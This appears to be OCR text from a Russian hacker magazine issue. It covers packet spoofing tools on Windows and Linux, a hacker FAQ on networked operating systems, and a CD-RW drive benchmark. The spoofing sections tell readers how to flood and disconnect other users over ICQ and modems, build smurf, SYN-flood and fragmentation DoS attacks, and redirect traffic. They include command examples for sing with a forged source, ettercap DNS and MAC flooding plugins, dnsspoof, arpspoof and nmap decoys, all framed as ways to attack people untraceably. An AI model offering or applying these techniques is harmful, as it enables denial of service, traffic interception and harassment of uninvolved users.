Спуферы, скажем так, низкого уровня немного интересней. Это проги, которые позволяют послать любой TCP или UDP пакет. На первом месте стоит любимый telnet. Пользуя его на 80-м порту, можно узнать, какой стоит сервак у твоего "товарисча". Пользуя на 21-м порту, можно выяснить версию и производителя ftp-сервера. Вообще, это крайне полезная утилита. При желании и сноровке можно послать пакет buffer-overflow с шеллом. Но это равносильно написанию асм-кода в far'e, то есть теоретически возможно, но практически никто не пробовал.
Спуферы пакетного уровня дают возможность посылать вообще все, что тебе угодно. То есть ты можешь послать пакет с битой контрольной суммой. С неверным исходящим IP-адресом. С левым исходящим портом (даже нулевым). Можно вообще натворить очень много. Именно этот вид спуферов, как правило, рассматривается как "спуферы". На принципе ложного посыла исходящего IP, то



Мыл-бомбер тоже спуфер



Hangupping перед боем

есть как бы подмене твоего адреса, основана атака, называемая smurf. В таких прогах обычно можно посылать пакеты, формируя их на Ethernet уровне. То есть можно послать абсолютно правильный пакет, но с другой сетевой карточки, которой и в природе может не существовать.

ПРИКЛАДУХА

Прежде всего хочется вспомнить IcnewQ. В ней под spoof понималась рассылка сообщений от другого UIN-а. Само по себе безобидное занятие, но только не для древней 98-ой аси. Достаточно было послать сообщения от примерно пятидесяти человек, для того чтобы запарить перца и добить-


Отличить пакет настоящий от пакета, сгенерированного спуфером, невозможно

ся от него удаления сообщений без предварительного просмотра. После чего послать ему сообщение от его же UIN-а. Это называлось хана тете асе. После удаления самого себя перец улетал из аськиной сети, иногда просто до перезагрузки, иногда до переустановки аси. Для аси есть еще один высокоуровневый флудер, который зовется ICQRevenge. С него можно заслать пачку писем, которые светятся в асе такими маленькими беленькими конвертиками. Шутка по сути тоже безобидная. Но если перец ушел спать и отрубил асю, можно было заслать даже на медленном модеме эдак тысяч десять письмишек. После его выхода в он-лайн наступал жуткий ступор, с визгом аси и концом Интернета. Это не pop3, а следовательно, зайти на сервак и просто грохнуть все сообщения не выйдет. Нужно было долго и нудно принимать их, при этом выслушивая ненавистные к тому времени звуки. Есть еще пачка мыл-бомберов и брут-форсеров, но это уже не так интересно.

ДРУГИЕ ТУЛЗЫ

Низкоуровневый спуфер, как ты уже прочитал, это в первую очередь Telnet. В первую, потому как доступен практически везде и не требует много ресурсов. Есть еще такая хорошая прога X-Spider, в которой есть и TCP, и UDP коннектор. То есть ты можешь послать из этой проги лажовые данные по обоим основным протоколам. TCP коннектор ничем особым от телнета не отличается. Единственная разница: он отсылает данные по нажатию на пимпочку, а телнет шлет их во вре-

мя набора. Но если есть возможность качать, то для этих целей лучше использовать netcat, портированный с линукса. В нем есть возможность и посылать, и принимать данные на любом порту. Это такая универсальная слушалка-посылалка. Как правило, именно ее применяют при buffer overflow, если ломают W32-тачку.




Аналог Hangupping с расширенными функциями

К этому же бравому семейству можно отнести прогу hangupping. Сия прога отлично работает против модемщиков: она отсылает пинг с данными "+++ATH0", на что второй комп пытается послать ответ с теми же данными. И если у него модем не ZyXEL и он не поменял код управляющего символа на что-нибудь отличное от "+", он банально падает. То есть его модем, перехватив "+++", считает, что это к нему обращаются и, получив команду "ATH0", кладет трубочку. Очень хорошо работает против многих внутренних модемов. Соответственно не работает в локалке.

ПАКЕТЫ, ПАКЕТИКИ!


И, наконец, самое вкусное. Для W2K моими пеленгаторами толком ничего безглючно работающего не найдено. Есть проги, которые умеют слать ARP-пакеты, есть проги, которые пытаются слать Ethernet пакеты, но на практике вылетает только 1 из 5 посылок. Зато под 98-ми и четвертой NT все работает. Первый в списке победителей, как ни странно, снифферр. Звать его NetXray. В нем есть функция посылки пакета. При этом можно собрать пакет руками и посмотреть, что получится. Можно собрать на каркасе, то есть контрольную сумму за тебя просчитает прога.



Exploit generator, так он выглядит в самом начале

Можно даже вообще не собирать, а просто выловить пакеты из сети и перепослать их. Кстати, последняя вещь очень пригодится для облома качающих. То есть можно перепосылать пакеты из ftp-сессии, что достаточно часто приводит к краху ftp-клиента.
При посылке пакета вручную можно замутить множественную дефрагментацию. То есть послать пакет на открытие сессии. Пообещать прислать 60 кило инфы. Послать несколько пакетов, примерно на 55 кило, указав в каждом флаг дефрагментации, то есть что это еще не вся инфа. После чего открыть вторую сессию и повторить. Это приведет к тому, что на тачке будет забиваться память по 55 кило за раз. Освободить она ее не может, потому как ждет окончания. Конечно, сессии отвалятся по тайм-ауту, поэтому данный способ отлично работает в локалке и практически не причиняет вреда на модемном соединении. При такой атаке можно даже не замораживаться на TCP пакетах, все это отлично работает и на ICMP уровне.

Exploit generator, окно для spoof-акции



Еще одна прога для сборки и посылки пакетов - ужасно глючная вещь

Используя возможность отсылать пакеты с ложным исходящим IP-шником, можно сделать мини-smurf. Основная сила этого вида атаки в количестве "размноженных" пакетов. Есть такая хорошая вещь, как broadcast-адрес. Это последний адрес в подсети. То есть если сеть с адресом 1.2.3.0 и маской 255.255.255.0, то бродкастовый IP будет 1.2.3.255. Его получат все машины, и при нормальных условиях они должны будут на него ответить. Допустим, что в сети реально существует 50 компов. Тогда, послав всего один пакет, мы получим в ответ 50 пакетов. А если подменить исходящий IP, то получим не мы, а тот перец, который сидит на этом IP. Если у тебя уже есть на примете такая сетка, то запуская X-рей на прослушку исходящего трафика и яростно пингуй эту сетку. После этого тебе надо отобрать 1-2 наиболее понравившихся пакета и исправить в них исходящий IP-адрес. Все, smurf своими руками готов!

ВСЕ РУЧКАМИ

Есть еще такая интересная прога - Ntpacket. В ней надо все считать самому, но, к сожалению, ни один более-менее нестандартный пакет выплюнуть из нее не удалось. Если все рассчитать правильно, то пакет улетает на ура, но если воткнуть кривую контрольную сумму или задать длину меньше (больше) реальной, то пакет просто теряется в недрах winsock.
Для старого доброго 98-го и модемного соединения есть еще прога Exploit Generator.
Она позволяет слать пакеты прямиком через RAS, то есть эмулируя практически всю систему формирования пакетов. В нем есть очень навороченный спуфер и достаточно продвинутый бомбер стандартными Land и smurf пакетами. Тут можно формировать абсолютно любой пакет IP-уровня. Автоматом просчитывается только Ethernet протокол. Можешь слать с нулевого порта, можешь посылать от левого IP-шника. Можно даже побаловаться с установкой флагов RST, FIN, SYN и т.д. Незаменимая вещь для syn-flood! Позволяет отослать запросов на тысячи соединений за считанные секунды. Многие параметры умеет брать на лету. То есть можешь скопировать из аси IP собеседника, а вот вставка его в качестве цели и нажатие кнопочки kill уже произойдет автоматом. Правда, может возникнуть маленькое недоразумение, если ты просто любишь смотреть IP в аське. Только посмотрел, а его уже и нет :)

Неверная контрольная сумма угробит пакет на первом же маршрутизаторе, если он не угробится сам

Используя NetXray, замутить smurf-атаку не составит никакого труда: отловил пакет, поменял IP, и порядок!

АЛИСА, ЭТО СПУФИНГ! УНЕСИТЕ!


ИНСТРУМЕНТЫ ДЛЯ СПУФИНГА В LINUX

OSы 4hack


Ушаков Андрей
aka A-nd-Y (Andy_@timus.ru)

Ты уже установил линух и с головой ушел в чтение манов и умных книжек, но за всем этим не забывай, что правильная ось изначально была и остается осью хакерской.

Среди хакерских фишек есть такой интересный и полезный прием, как спуфинг. Ты до сих пор не знаешь, что это такое? Тогда вкратце расскажу. Суть спуфинга состоит в том, чтобы подменять source адрес в отправляемых пакетах на ложный, таким образом обманывать различные системы защиты, производить DoS атаки, портить жизнь соседям и делать прочие нехорошие вещи с малой вероятностью быть обнаруженным :). Хотя я бы в какой-то мере отнес к спуфингу изменение и других параметров пакета, то есть преднамеренную генерацию ложных пакетов с заданными свойствами с целью выдать их за действительные.



http://www.securityfocus.com



http://www.securitylab.ru, ищем эксплоиты...

Сетевых протоколов и технологий очень много, поэтому и спуфинг бывает разных видов

Непосредственно программ, направленных только на спуфинг, не так уж и много - функция спуфинга является дополнением в системах тестирования безопасности, сканерах, снифферах и прочих сетевых утилитах

СПУФИНГ КРАПЧАТЫЙ

Сетевых протоколов и технологий очень много, поэтому и спуфинг бывает разных видов. Среди самых распространенных:

- **IP спуфинг** - подмена source IP, возможность производить неотслеживаемые DoS атаки, сканирование и т.п.;
- **MAC спуфинг** - подмена source MAC, позволяет устраивать MAC флуд в локалке и изменить маршрутизацию в сетке, а следовательно, и вывести на какое-то время сеть из работоспособного состояния;
- **DNS спуфинг** - атака на DNS, позволяющая изменить резолвинг определенных адресов, тем самым заблокировав доступ к определенным хостам, или же выдать себя за другой хост.

Также стоит отметить, что многие программы уязвимы для спуф-атак и позволяют получить таким образом поднятые привилегии в системе. Подумай, что будет, если, например, source IP будет заменен на локальный, типа 127.*.*.*?

Многие программы защищены от этого, но остались и те, что зацикливаются и теряют свою работоспособность.

Я хочу, чтобы ты сразу понял, что спуфинг не является чем-то собственным. Непосредственно программ, направленных только на спуфинг, не так уж и много - функция спуфинга является дополнением в системах тестирования безопасности, сканерах, снифферах и прочих сетевых утилитах.

В своем обзоре я рассмотрю применение спуфинга в программах для различных задач, чтобы ты мог иметь представление, какое практическое применение имеет спуфинг.

SING
http://sourceforge.net/projects/sing/

Очень функциональная программа для формирования различных пакетов с различными параметрами. Пожалуй, единственный "чистый" спуфер из представленных в обзоре.

Можно указать тип icmp пакета: Echo Reply, Router Solicitation, Destination Unreachable, длину пакета, содержание пакета и т.д. Есть возможность посылать фрагментированные пакеты, указывать маршрутизацию, адрес отправителя, MAC адрес, TTL и TOS, тип операционной системы и еще много полезных вещей.

Sing включает в себя все возможности программы ping, а также множество своих функций, поэтому является отличной заменой традиционному ping.

Пример запуска:
sing 212.23.95.156 - обычный пинг заданного хоста.
sing 212.23.95.156 -S 212.23.94.188 - пингуем хост 212.23.95.156 с поддельным source адресом 212.23.94.188.


Sing, пожалуй, можно назвать одной из лучших тулз по работе с пакетами, в частности с icmp. Эту программу можно применять для DoS атак, исследования уязвимостей в маршрутизации сети, тестирования фаерволла - все ограничивается лишь твоей фантазией. Sing - мощный инструмент для спуфинга с большим набором функций.


ETTERCAP
ПЛАГИНЫ PHANTOM, SPECTRE
http://ettercap.sourceforge.net

Не будем забывать, что, помимо функций снифферa, ettercap содержит полезные плагины, в том числе и для спуфинга:

Phantom - спуфер DNS. Отправляет на DNS сервер пакеты с указанием ложных данных, вследствие чего может получиться DNS poisoning (забивание кеша сервака ложными парами URL - IP).

Пример запуска:
ettercap - Ndp phantom


Flood width spoofing


Сканим nmap'ом с опцией спуфинга

Spectre - MAC спуфер-флудилка для локалки. Засылает в сетку кучу ARP пакетов с поддельными макаками, засоряя тем самым кеши сетевух, сбивая таблицы маршрутизации, таким образом нарушая работу сети на канальном уровне.

Пример запуска:
ettercap -Ndp spectre

Напомню значение используемых опций. N - запуск без графического интерфейса, d - указывает на то, что не нужно резолвить хосты, p - указывает, собственно, на то, что нужно юзать данный плагин, который указывается после опций.
В представленных плагинах отсутствует как таковая возможность самостоятельно задать параметры для отсылаемых пакетов, что ограничивает их применение лишь простыми атаками на DNS и DoS нападениями.

DNSSPOOF, ARPSPOOF

(из пакета Dsniff)
http://www.monkey.org/~dugsong/dsniff/
Приложения из пакета для работы с сетью Dsniff.

Dnsspoof посылает ложные ответы на DNS сервера с произвольным адресом и id в последовательности пакетов. Набор хостов и соответствующих айпишников для спуфинга указывается в файле с расширением .hosts и синтаксисом файла /etc/hosts, с поддержкой шаблонов типа *mynet.net, только без указания алиасов.

Пример запуска:
dnsspoof -i eth0 -f myspuf.hosts,

"-i eth0" указывает, какой интерфейс использовать, "-f myspuf.hosts" указывает на файл с данными для спуфинга.
Arpspoof - это ARP спуфер, используемый в пакете Dsniff для перенаправления трафика с одного хоста на другой, позволяет производить сниф на свитчах.

Запуск:
arpspoof -i eth0 -t 10.0.23.66 10.0.23.55 - перенаправляем трафик с хоста 10.0.23.66 на хост 10.0.23.55.

Не забывай, что у всех рассмотренных мною программ есть man руководства, которые неплохо было бы почитать, если ты хочешь лучше изучить эти программы.
Знание TCP/IP тоже лишним не будет, тем более что в Инете достаточно инфы по этому вопросу.

NMAP

http://www.insecure.org/nmap
Известный сканер портов, который также использует технологию спуфинга при сканировании. Для этого используется опция "-D" со списком хостов/айпишников, которые нужно использовать в подделанных пакетах.

nmap -sS -D 212.23.95.157,212.23.95.158,212.23.95.159,212.23.95.160,212.23.95.161 213.140.104.195

Сканим 213.140.104.195, используя спуф адреса 212.23.95.157,212.23.95.158,212.23.95.159,212.23.95.160,212.23.95.161
(смотри скриншот).

Nmap позволяет подставлять указанные адреса в заголовки отправляемых пакетов, тем самым создавая видимость того, что пакеты идут с различных машин, что затрудняет обнаружение сканирования данного хоста. Но у этого метода есть одна особенность, твой собственный хост также будет среди указанных в спуф-списке, даже если ты не указал его сам.

РАЗЛИЧНЫЕ ЭКСПЛОИТЫ И УЯЗВИМОСТИ

http://www.securitylab.ru, www.securityfocus.com
Как ты уже догадываешься, спуфинг не был бы столь распространенной хакерской фишкой, если бы не существовало софта, уязвимого к спуфингу. Как ты знаешь, чтобы использовать найденную уязвимость, пишут код aka эксплоит, который позволяет произвести атаку на дырявый софт и получить, например, поднятые привилегии или просто завалить тачку. Здесь ты уже в зависимости от конкретной задачи будешь искать нужный тебе эксплоит. Но подумай, как приятно писать экплоиты самому, а не надеяться на чужие, а еще более приятно, когда твоим творением пользуются другие люди. Из чего делай вывод - изучать программирование нужно и очень важно. В этом случае ты будешь ограничен только своей фантазией. Изучай C и Perl - это важнейшие языки для любого никса, с помощью них можно реализовать множество задумок по созданию собственных пакетов.

Как видишь, спуфинг (то есть построение пакетов с твоими собственными параметрами) мало полезен, если юзать его без каких-либо других средств. Только если использовать спуфинг комплексно с другими прогами или как средство, вносящее дополнительные возможности в этот софт, становятся видны все преимущества спуфа. В простейшем случае спуфинг может быть применен как средство для скрытия реальных хостов при DoS атаке или сканировании удаленной системы. В сложных задачах - как средство обхода фаервольной защиты, защиты маршрутизаторов, но это уже требует более тщательной подготовки и изучения, а также весьма приличного запаса знаний в области сетевых технологий и программирования.

Как ты уже знаешь, спуфинг не был бы столь распространенной хакерской фишкой, если бы не существовало софта, уязвимого к спуфингу.

S O F T

http://www.securityfocus.com, http://www.securitylab.ru, http://www.void.ru - все, что тебе надо, чтобы всегда быть в курсе новостей компьютерной безопасности.

http://www.phrack.org - множество инфы самого высокого качества, но читать рекомендуется уже имея определенную подготовку.

http://www.protocols.ru - немалое количество инфы по сетевым протоколам и технологиям.

HACK-OS

FAQ

Если кто не в курсе, FAQ – Frequently Asked Questions (ЧаВо – часто задаваемые вопросы). Эта рубрика позволит закрепить полученные хакерские знания, прояснить непонятные термины, узнать тонкости.

Матушка Лень
(mlen@mail.ru)

Что такое сетевая ОС?

Это такая операционка, в которой есть средства для выхода в сеть. Например, ты можешь установить под обычный голый DOS дрова для сетевого адаптера, установить сетевой менеджер и клиент какой-нибудь сетевой службы. Так DOS станет сетевой осью. Но времена всяческих примочек, припарок и надстроек давно прошли: теперь большинство ОС (и Windows, и Unix) изначально сетевые. То есть все сетевые навороты встроены в систему.
К чему я это все? Да к тому, что мы будем говорить о сетевых осях, ведь как хакеру пробраться на несетевую тачку? Только посредством вирусов, но, к сожалению, без обратной связи. Подробнее о сетевых операционках стоит почитать здесь: http://doc.trecom.tomsk.su/citforum.ru/win/operating_systems/sos/glava_4.shtml

Как определить тип удаленных сетевых ОС?

Перед взломом удаленной системы хакер должен узнать ее тип: Win или Lin, либо что-то другое. Ну и, в зависимости от результатов, выбрать подходящий способ залезть на чужой комп.

Многие сервера сами по умолчанию рассказывают о себе. Например, Web-сервер может выдать свою версию и версию ОС вместе с сообщением об ошибке 404, похожего ответа можно добиться от почтового или файлового сервера или при попытке установить telnet-соединение. Но осторожно! Грамотный администратор может отключить эти сообщения, а хитрющий админ может наврать, то есть подменить текст ложными сообщениями.

Для более точного определения типа операционки можно использовать сканер nmap, в этой статье ты найдешь подробный рассказ о различиях осей: http://www.insecure.org/nmap/nmap-fingerprinting-article-ru.html. Тут все уже завязано на анализ протоколов. Одни и те же протоколы реализованы в разных версиях WIN/LIN и других осей по-разному, поэтому, анализируя нюансы их работы, можно определить тип ОС. Для этого нужна специальная прога типа nmap или xprobe (http://www.sys-security.com/html/projects/X.html). Надо быть готовым к тому, что админы не дремлют и пытаются бороться со сканированием своей оси (http://www.void.ru/content/976).

Однако не всегда хакеру обязательно запариваться версией и типом ОС, ведь он может сразу воспользоваться сканером сетевой безопасности (например, http://www.xspider.ru/, шестая версия бесплатная, а седьмая обещает стать коммерческой), сканер выдаст готовые дыры, к которым останется только подобрать эксплойты.

Что такое сервис?

Сервис - это и есть истинная причина хака. На что может позариться сетевой мошенник: на базу данных с важной инфой (кредитками, порнушкой, личными данными пользователей, корпоративными секретами), на доступ к каналу связи или к управлению сервером. Все это ресурсы, за которые и борются хаксоры. Сервис - это мостик между клиентом и ресурсом, к которому нужно получить доступ. Например, отправка электронной почты, загрузка файлов, доступ к базе данных - это все сервисы (услуги).

Проблема в том, что чем больше сервер предоставляет всяческих возможностей (сервисов), тем более он уязвим. Например, WEB-сервер без скриптов защищен намного сильнее, чем сервер с ними. Скрипты предоставляют дополнительные возможности типа ведения гостевой книги, регистрации пользователей, организации чата и тому подобных примочек, но они же являются лазейками для эксплойтов! То есть, добавляя новые возможности к своей паге, ты всегда добавляешь новые дыры! Как быть?

WINDOWS идет по пути «разрешено все, что не запрещено», то есть по умолчанию включено множество интересных сервисов, которые пользователю часто не нужны, зато хаксору могут пригодиться (кстати, в Windows Server 2003 такая бага пофиксена, и галочки на нужных лично тебе сервисах надо поставить еще на стадии установки - прим. peg.). Linux до недавнего времени подчинялся концепции «запрещено все, что не разрешено», однако данная концепция вызывает мегагеморрой у пользователя, поскольку все сервисы нужно специально настраивать!

Зачем нужны заплатки?

Хакеры постоянно находят новые дырочки в любой системе, поэтому рекомендуется для Вынь постоянно скачивать новые Service Pack (http://www.microsoft.com/windows2000/downloads/servicepacks/default.asp либо http://www.microsoft.com/windowsxp/pro/downloads/default.asp), а для Линь ядро посвежее (http://www.kernel.org/). Это касается не только самой оси. Конечно же, необходимо постоянно патчить и другие программы, задействованные в общении с сетью.

Однако многие админы, да и просто рядовые пользователи забивают на этот изнурительный процесс, поэтому на некоторых системах работают лазейки трехлетней давности.

Что такое ISO/OSI?

Я уже не раз рассказывал тебе о модели взаимодействия открытых систем (ISO/OSI Open System Interconnection / International Standards Organization), это международный сетевой стандарт, о котором ты можешь прочесть здесь: http://www.citforum.ru/nets/protocols/1_01_02.shtml. Это семь уровней, которые удобно применять для понимания работы сети, но в операционках не все так гладко. Давай разберемся, какие сетевые функции ты используешь чаще всего. Первым делом идет физическая среда (физический уровень). Самый простой способ соединения компьютеров - через COM-порты. Модемное соединение ничем от COM-портовского не отличается. В режиме установленного модемного соединения два компа вообще не видят модемы. Модем может быть кабельным, спутниковым или радиомодемом, это суть дела не меняет. Также можно соединяться через LAN-адаптеры. Можно соединяться через USB и FireWire (IEE 1394). Через Bluetooth. В Windows и Linux за это отвечает драйвер физического устройства.

Дальше начинаются непонятности, ведь физический уровень отвечает за электрические сигналы и все. Однако эти сигналы должны подчиняться логике, для этого есть логический уровень управления звеньями данных (канальный уровень). На этом уровне сетевое устройство имеет MAC-адрес (Media Access Control). А также имеется LLC-подуровень (Logic Link Control). Эти логические функции выполняет в WINDOWS мифический «адаптер удаленного соединения», заметь, что без него ты не сможешь работать даже с модемом. «Адаптер удаленного соединения» имеет привязку к драйверу сетевого устройства, а драйвер обращается напрямую к соответствующей сетевой карте. В Вынь MAC-адрес можно изменить с помощью редактирования реестра (http://www.void.ru/content/856), а в Линь - с помощью ifconfig. Эти методы хаксоры используют для воровства Интернет-трафика в домашних сетях (http://vxc.narod.ru/txt/trafic.htm), флуда и других пакостей (http://copol.narod.ru/hakraznoe4.htm).

На транспортном и сетевом уровне живут всеми любимые протоколы TCP/IP, NetBIOS. Через эти протоколы хакеры прокладывают тунели, DOS'ят, сканят, получают доступ к ресурсам (заметь, чем выше протокол, тем больше уязвимостей). В Вынь за настройки TCP/IP отвечает «Протокол Интернета - TCP/IP», а за NetBIOS - «Клиент Сетей Microsoft», все они, естественно, привязаны к «Адаптеру удаленного соединения». Конфигурирование TCP/IP в Линь происходит тем же ifconfig. Для работы с NetBIOS в Лине используется демон smbd.

За базы данных, web-сервисы, почтовые сервисы и тому подобные вещи в Вынь отвечают специальные программы, а в Линь - демоны. Это уже прикладной уровень модели ISO/OSI.

Как видишь, операционку не так-то просто разложить по семи уровням модели сетевого взаимодействия.

Кто такие демоны?

Так в Лине называют фоновые программы, отвечающие за определенные функции. Проще всего демон отличить по последней букве в названии программы: httpd, smbd и так далее. Важная особенность демона в том, что при изменении каких-либо настроек его необходимо перезапускать. Кстати, в серверных программах Вынь тоже обычно есть две кнопочки: пустить сервер, остановить сервер. Действительно, любое серверное приложение должно исполняться постоянно (в фоновом режиме), неважно - в Linux или в Windows. Минус Вынь в том, что мы не можем отключить графический интерфейс и таким образом высвободить дополнительные ресурсы для демонов, в Линь можно вообще не включать графику. Потому-то простые операции типа IP-маршрутизации может выполнять под кастрированным Линем даже древний 486 комп. Подробнее о сетевых демонах под Linux: http://www.delphimaster.ru/articles/kylix3/index.html.

Что такое «уровень безопасности C2»?

Это один из уровней безопасности информационных систем, разработанных Министерством обороны США (http://dsvolk.msk.ru/oracle/security/standarts.htm). C2 требует защиты памяти, выделенной под процесс, возможности управления ресурсами, индивидуального подхода к каждому пользователю и тому подобное. Однако здесь - http://www.fact400.ru/ms_security.htm - можно прочесть, что все Windows, начиная с WIN95, соответствуют этому уровню. Вот и думай, достаточно ли этого. И еще ссылка на тему: http://a-zzz.narod.ru/windows/06-3_windows_2000_xp.htm.

На каких языках пишут скрипты для Вынь и Линь?

Для каждой операционки есть свой язык командной строки оболочки (shell), различие в том, что у Linux может быть несколько шеллов и у каждого язык со своими нюансами. Большинство языков тем и хороши, что они трансплатформенные, то есть не важно, какая ось, главное, чтобы интерпретатор стоял. Это может быть Perl, PHP, JavaScrip, VBScript и так далее. Соответственно, и хакеру большой разницы нет, какую ошибку в PHP эксплуатировать: под Windows или под Linux.

HARD

Рубрика HARD - это тесты и обзоры железа, описание и разбор самых передовых хардверных технологий, а также радиолюбимая радиорубрика всех радиолюбителей и электронщиков - Паяльник Доктора Кода.

Content:

ПРОЖИГАТЕЛИ ЖИЗНИ

ТЕСТИРОВАНИЕ CD-RW ПРИВОДОВ

test_lab
(test_lab@gameland.ru)

С тех пор как появились и стали широко производиться различные CD-ROM и CD-RW вертушки прошло не так уж много времени. Деды-хакеры, наверно, помнят те времена (92 - 95 г.г. прошлого века =)), когда обычный CD-ROM был всем в диковинку и стоил огромных денег, поэтому не водился у среднестатистического пользователя.

Перелистывая журналы тех лет, я наткнулся на такую фразу: «Если вы можете позволить себе такую роскошь, как 4x CD-ROM...». Какая боль! Как же бедняге-автору хотелось иметь этот несчастный 4x CD-ROM!

ЗАКАТ ЭРЫ ДИСКЕТ

Действительно, тогда большая часть софта распространялась на дискетах, в том числе горячо (не) любимые тобой Винды. Причем количество дискет с дестрибами росло просто сумасшедшими темпами. И если в дистрибутиве 95-ой Винды флоппиков было не так уж и много, то установка полуоси стала для меня первым ночным кошмаром (38-я дискета оказалась «битой», и пришлось все начинать сначала). Если же требовалось слить у соседа что-то большое, то в доме выскребались все флопари до единого или сразу тащили винчестер. В общем, тогда стало понятно, что необходимо что-то более емкое, быстрое да и более надежное, чем дискеты, и в то же время более простое и распространенное, чем ZIP'ы, JAZZ'ы, стримеры и прочая мишура.

В широкой продаже первые CD-RW появились в 1995 году, а стоили они тогда порядка тысячи бачей за внутренний 2X CD-RW. И такая большая цена на пишущие приводы держалась довольно-таки долго: три года назад хороший резак нельзя было купить дешевле 150-200 безусловных единиц. Сейчас цены на вышеозначенную продукцию стали воистину мизерными. Ведь всего за 50 у.е. можно купить вполне приличный современный драйв.

Многие могут возразить, что уже появились DVD-RW, но всему свое время, дойдет дело и до них. А пока самыми актуальными по цене и распространенности остаются обычные резаки.

МЕТОДИКА ТЕСТИРОВАНИЯ

На каждом резаке была записана технологическая болванка. Технологические CD-R'ки были выбраны не случайно - ведь эти болванки отличаются не только низкой ценой, но и, как правило, отвратительным качеством. Такая болванка является настоящим испытанием для любого резака и хорошо показывает качество драйва. После записи болванка возвращалась записавшему ее драйву, и проводился тест качества прожига. За этим испытанием следовало новое: чтение древнего поцарапанного сидюка. Естественно, у каждого устройства имеются особенности. Какой-то привод отличается повышенным уровнем шума, другой - размерами, а третий - дизайном и комплектацией. Все это мы суммировали в отдельном показателе и учли его в резюме.

HARD

	Asus CRW-5224A BOX	Mitsumi CR-487ETE	Asus CRW-5224A	Samsung SW-252	LG GCE-8520B	Mitsumi CR-485FTE	SONY CRX- 220E1	TEAC CD-W552E
SEEK TIMES								
Random Seek	89 ms	81 ms	108 ms	89 ms	95 ms	58 ms	91 ms	92 ms
1/3 Seek	96 ms	77 ms	126 ms	98ms	105 ms	67 ms	94 ms	95 ms
Full Seek	147 ms	127 ms	190 ms	159 ms	162 ms	108 ms	142 ms	159 ms
INTERFACE								
Burst Rate	17 MB/s	2 MB/s	1 MB/s	2 MB/s	2 MB/s	16 MB/s	19 MB/s	17 MB/s
SPIN UP/DOWN TIME								
Spin Up Time	0.10 sec	3.32 sec	1.44 sec	2.05 sec	4.06 sec	1.66 sec	0.07 sec	0.30 sec
Spin Down Time	4.87 sec	3.97 sec	4.1 sec	3.50 sec	4.57 sec	0.01 sec	3.49 sec	5.05 sec
Disc Eject Time	2.36 sec	1.29 sec	2.53 sec	1.43 sec	1.65 sec	1.51 sec	1.61 sec	2.40 sec
Disc Load Time	1.55 sec	0.84 sec	1.64 sec	1.12 sec	1.46 sec	1.01 sec	1.49 sec	1.53 sec
Disc Recognition Time	0.18 sec	6.82 sec	13.83 sec	6.00 sec	12.30 sec	10.65 sec	7.95 sec	14.31 sec
TRANSFER RATE								
Start	24.01x	23.68x	23.84x	18.77x	18.86x	21.38x	19.36x	23.93x
End	52.43x	50.76x	49.27x	40.23x	29.37x	38.95x	40.32x	45.45x
Average	39.33x	38.82x	39.07x	30.77x	30.63x	33.51x	30.85x	38.96x
CPU USAGE								
1X	0%	0%	0%	1%	0%	1%	1%	0%
2X	1%	1%	1%	2%	1%	2%	1%	1%
4X	3%	3%	3%	3%	3%	4%	2%	3%
8X	6%	5%	6%	7%	5%	7%	5%	6%

ТЕСТОВЫЙ СТЕНД

Для тестирования приводов была выбрана достаточно типичная конфигурация:
мать - Asus A7V-133C;
процессор - Athlon XP 1500 МГц;
память - 512 Мб PC133 SDRAM;
видюха - Radeon 8500 le;
винт - WD 1200jb 120 Гб.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Nero Burning Rom

Известная программа для записи дисков. Поддерживает практически все существующие форматы записи, имеет много интересных настроек.

Nero InfoTool

Эта софтина считывает из BIOS'а привода его основные характеристики. С помощью нее мы протестили устройства на совместимость с основными стандартами современных оптических носителей, а также выявили некоторые технические нюансы, такие как размер буфера и версия прошивки.
Рекомендуем опытным покупателям использовать эту программу для проверки приобретаемого драйва, чтобы не покупать «кота в мешке». Для использования достаточно подключить дисковод к компьютеру и запустить InfoTool.exe прямо с дискетки.

Nero CD Speed (1.02)

